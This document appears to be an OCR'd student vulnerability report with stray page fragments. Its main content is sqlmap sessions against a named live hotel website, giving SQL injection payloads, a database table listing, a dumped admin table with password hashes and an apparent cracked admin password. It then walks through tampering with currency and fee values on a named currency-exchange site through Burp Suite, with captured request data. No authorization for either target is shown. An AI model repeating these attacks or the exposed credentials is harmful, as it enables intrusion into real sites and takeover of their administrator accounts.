
Notice regarding applicability of Nepal Financial Reporting Standards (NFRS)

The notice regarding applicability of Nepal Financial Reporti [...]


view all news ...

Location


2. Website:




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1" -D cp227754_embryohotel_db --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, stat
esponsible for any misuse or damage caused by this program

[*] starting @ 06:51:29 /2024-12-08/

[06:51:30] [INFO] resuming back-end DBMS 'mysql'
[06:51:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=h2p5thq3qv1...n0io2o9146'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9585=9585

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0×716b6a6271,(SELECT (ELT(7222=7222,1))),0×71716b7171),7222)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 13 columns
    Payload: id=-7202 UNION ALL SELECT NULL,NULL,CONCAT(0×716b6a6271,0×7647645a70684a574b6943696f534e784e666f5078796b4d49484765704e7657684b577179677845,0×71716b7171),NULL,
---
[06:51:32] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, PHP, Apache
back-end DBMS: MySQL ≥ 5.6
[06:51:32] [INFO] fetching tables for database: 'cp227754_embryohotel_db'
[06:51:36] [INFO] retrieved: 'admin'
[06:51:38] [INFO] retrieved: 'contact'
[06:51:39] [INFO] retrieved: 'image'
[06:51:41] [INFO] retrieved: 'local_area'
[06:51:42] [INFO] retrieved: 'news'
[06:51:42] [INFO] retrieved: 'room'
[06:51:42] [INFO] retrieved: 'room_image'
[06:51:45] [INFO] retrieved: 'room_option'
```




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9585=9585

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0×716b6a6271,(SELECT (ELT(7222=7222,1))),0×71716b7171),7222)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 13 columns
    Payload: id=-7202 UNION ALL SELECT NULL,NULL,CONCAT(0×716b6a6271,0×7647645a70684a574b6943696f534e784e666f5078796b4d49484765704e7657684b577179677845,0×71716b7171),NULL,NULL,NULL,NULL,NU
---
[06:51:32] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, PHP, Apache
back-end DBMS: MySQL ≥ 5.6
[06:51:32] [INFO] fetching tables for database: 'cp227754_embryohotel_db'
[06:51:36] [INFO] retrieved: 'admin'
[06:51:38] [INFO] retrieved: 'contact'
[06:51:39] [INFO] retrieved: 'image'
[06:51:41] [INFO] retrieved: 'local_area'
[06:51:42] [INFO] retrieved: 'news'
[06:51:42] [INFO] retrieved: 'room'
[06:51:42] [INFO] retrieved: 'room_image'
[06:51:45] [INFO] retrieved: 'room_option'
[06:51:49] [INFO] retrieved: 'room_option_reletive'
[06:51:49] [INFO] retrieved: 'slideshow'
[06:51:52] [INFO] retrieved: 'slideshow_mobile'
Database: cp227754_embryohotel_db
[11 tables]
+----------------------+
| admin                |
| contact              |
| image                |
| local_area           |
| news                 |
| room                 |
| room_image           |
| room_option          |
| room_option_reletive |
| slideshow            |
| slideshow_mobile     |
+----------------------+

[06:51:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.embryohotel.com'
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1" -D cp227754_embryohotel_db -T admin --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable loc
esponsible for any misuse or damage caused by this program

[*] starting @ 06:52:21 /2024-12-08/

[06:52:21] [INFO] resuming back-end DBMS 'mysql'
[06:52:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jsg8u6tcklv...ai93kmujv0'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9585=9585

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0×716b6a6271,(SELECT (ELT(7222=7222,1))),0×71716b7171),7222)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (SLEEP)
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 13 columns
    Payload: id=-7202 UNION ALL SELECT NULL,NULL,CONCAT(0×716b6a6271,0×7647645a70684a574b6943696f534e784e666f5078796b4d49484765704e7657684b577179677845,0×71716b717
---
[06:52:23] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.6.40, Apache
back-end DBMS: MySQL ≥ 5.6
[06:52:23] [INFO] fetching columns for table 'admin' in database 'cp227754_embryohotel_db'
[06:52:31] [INFO] retrieved: 'id','int(11)'
[06:52:31] [INFO] retrieved: 'username','text'
[06:52:32] [INFO] retrieved: 'password','text'
[06:52:38] [INFO] retrieved: 'last_insert','datetime'
[06:52:39] [INFO] retrieved: 'last_update','datetime'
[06:52:39] [INFO] retrieved: 'permission','int(11)'
[06:52:39] [INFO] fetching entries for table 'admin' in database 'cp227754_embryohotel_db'
[06:52:46] [INFO] retrieved: '1','2016-10-15 00:00:00','2018-11-07 02:10:47','e742c63f03ab602f2b38433ffc28b5145ba1332d','1','admin'
```



```
what's the list file location?
> 3
[06:53:36] [CRITICAL] there was a problem while loading dictionaries ('unable to read file '3'')
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:53:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[06:53:45] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[06:53:45] [INFO] starting 2 processes
[06:54:02] [INFO] using suffix '1'
[06:54:19] [INFO] using suffix '123'
[06:54:35] [INFO] using suffix '2'
[06:54:50] [INFO] using suffix '12'
[06:55:06] [INFO] using suffix '3'
[06:55:21] [INFO] using suffix '13'
[06:55:38] [INFO] using suffix '7'
[06:55:53] [INFO] using suffix '11'
[06:56:08] [INFO] using suffix '5'
[06:56:25] [INFO] using suffix '22'
[06:56:40] [INFO] using suffix '23'
[06:56:56] [INFO] using suffix '01'
[06:57:11] [INFO] using suffix '4'
[06:57:28] [INFO] using suffix '07'
[06:57:39] [INFO] using suffix '21'
[06:59:46] [INFO] using suffix '14'
[07:00:00] [INFO] current status: staud... /^C
[07:00:00] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
[07:00:00] [WARNING] no clear password(s) found
Database: cp227754_embryohotel_db
Table: admin
[2 entries]
+----+------------------------------------------+----------+------------+---------------------+---------------------+
| id | password                                 | username | permission | last_insert         | last_update         |
+----+------------------------------------------+----------+------------+---------------------+---------------------+
| 1  | e742c63f03ab602f2b38433ffc28b5145ba1332d | admin    | 1          | 2016-10-15 00:00:00 | 2018-11-07 02:10:47 |
| 2  | 8988c8cb582506f93b59b794af7212cb5406dfcf | ARMERX   | 0          | 2020-02-11 10:58:49 | 2020-02-11 10:58:49 |
+----+------------------------------------------+----------+------------+---------------------+---------------------+
```



Sha1 hash
calculated hash digest

e742c63f03ab602f2b38433ffc28b5145ba1332d

Sha1 value
Reversed hash value

embryohotel1234*

TASK-3:

1. TITLE OF VULNERABILITY: Business Logic Errors

2. CVSS SCORE: Base score of CVSS v3 7.2

3. RELATE TO OWASP TOP10: A01: 2024 BROKEN ACCESS CONTROL

4. DESCRIPTION: Business Logic Errors occur when attackers exploit flaws in the application's design to bypass intended workflows, manipulate processes, or achieve unintended actions. These errors arise from the incorrect implementation of business rules, leading to security loopholes.

5. DETAILED EXPLANATION: In Business Logic Error are occur due irregular design of the components and mis-functionality of the server request causes many things like

- Bypass payment systems.
- Escalate privileges by altering role assignments.
- Manipulate transaction quantities or values.
- Access restricted features by altering request parameters.

6. IMPACT: Sensitive information may be exposed, Data can be altered or manipulated without authorization, Business workflows may be disrupted and lead to financial losses and damage customer trust.

7. RECOMMENDATIONS:

- Conduct a thorough review of all business logic implementations.
- Implement strict input validation and verify data consistency.
- Add security controls to enforce business rules and workflows.
- Perform regular security testing, including manual reviews of business-critical workflows.
- Monitor and log suspicious activity to identify potential exploitation attempts.5

8. REFERANCE: I refer from the supraja technologies internship and internet, some from books and chat gpt.

9. Step by Step procedure:

1. Vulnerability websites:

Website: www.orientexchange.in

2. Payload:

Here we use the burp suite and change the proxy

3. Procedure:

1. Here we use to change currency Arbitrage by using the website with the vulnerable.

2. Now open the fire fox and then use the burp site to work it.

3. Now open the url section and open the website mentioned.
4. Now we done the attack using the burp site.

5. Now we open and enter the currency then we can able to change the Country currency by change it in proxy.

2. DELIVERY FEE:


1. Here we use to change Delivery Fee by using the website with the vulnerable.

2. Now open the fire fox and then use the burp site to work it.

3. Now open the url section and open the website mentioned.
4. Now we done the attack using the burp site.

5. Now we open and enter the Package value then we can able to change the Package value by change it in proxy.

9. Proof of concept:



```
Time        Type  Direction   Method  URL
10:36:1...  HT...  →  Request    POST   https://www.orientexchange.in/branch_stock
10:36:1...  HT...  →  Request    GET    https://www.google-analytics.com/collect?v=1&_v=j101&a=1798104005&t=event&ni=0&_s=1&dl=htt
10:36:2...  WS     →  To server         https://vsa27.tawk.to/s/?k=67591d7fa3c8d40bf9d49f95&cver=0&pop=false&asver=0&tkn=eyJhbGciOi
10:37:0...  HT...  →  Request    POST   https://incoming.telemetry.mozilla.org/submit/firefox-desktop/top-sites/1/c2ad40d2-1d90-4f05-b7f2-5e
10:37:0...  HT...  →  Request    GET    https://googleads.g.doubleclick.net/pagead/id
10:37:0...  HT...  →  Request    GET    https://img-getpocket.cdn.mozilla.net/296x148/filters:format(jpeg):quality(60):no_upscale():strip_exif()/h
10:37:0...  HT...  →  Request    GET    https://img-getpocket.cdn.mozilla.net/296x148/filters:format(jpeg):quality(60):no_upscale():strip_exif()/h
10:37:0...  HT...  →  Request    POST   https://www.orientexchange.in/cdn-cgi/rum?
10:37:1...  HT...  →  Request    GET    https://img-getpocket.cdn.mozilla.net/296x148/filters:format(jpeg):quality(60):no_upscale():strip_exif()/h
```

Request

```
owPojCLFZERLjFbMcwLgzP3LD4joUTflg0Pp8FbEFrimsHuVJJJi
Z16o08oGx9QX0UZHmoQPhcDMsIpPJBru0hziYP4eJ%22%2C%22ve
rsion%22%3A3%2C%22domain%22%3A%22orientexchange.in%2
2%2C%22ts%22%3A1733893506217%7D; _gat_UA-89624125-1=
1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/javascript, */*;
q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 27
Origin: https://www.orientexchange.in
Referer: https://www.orientexchange.in/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

currency=Euro&locId=5&sbId=5
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	11
Request headers	29

Currency: US Dollars

Product: Cash


Forex Quantity: 100

Amount In INR: 8555

1 USD = 85.55 INR

No Exchange fee on card

Please contact our customer support centre to get assistance to place the



Currency: Euro

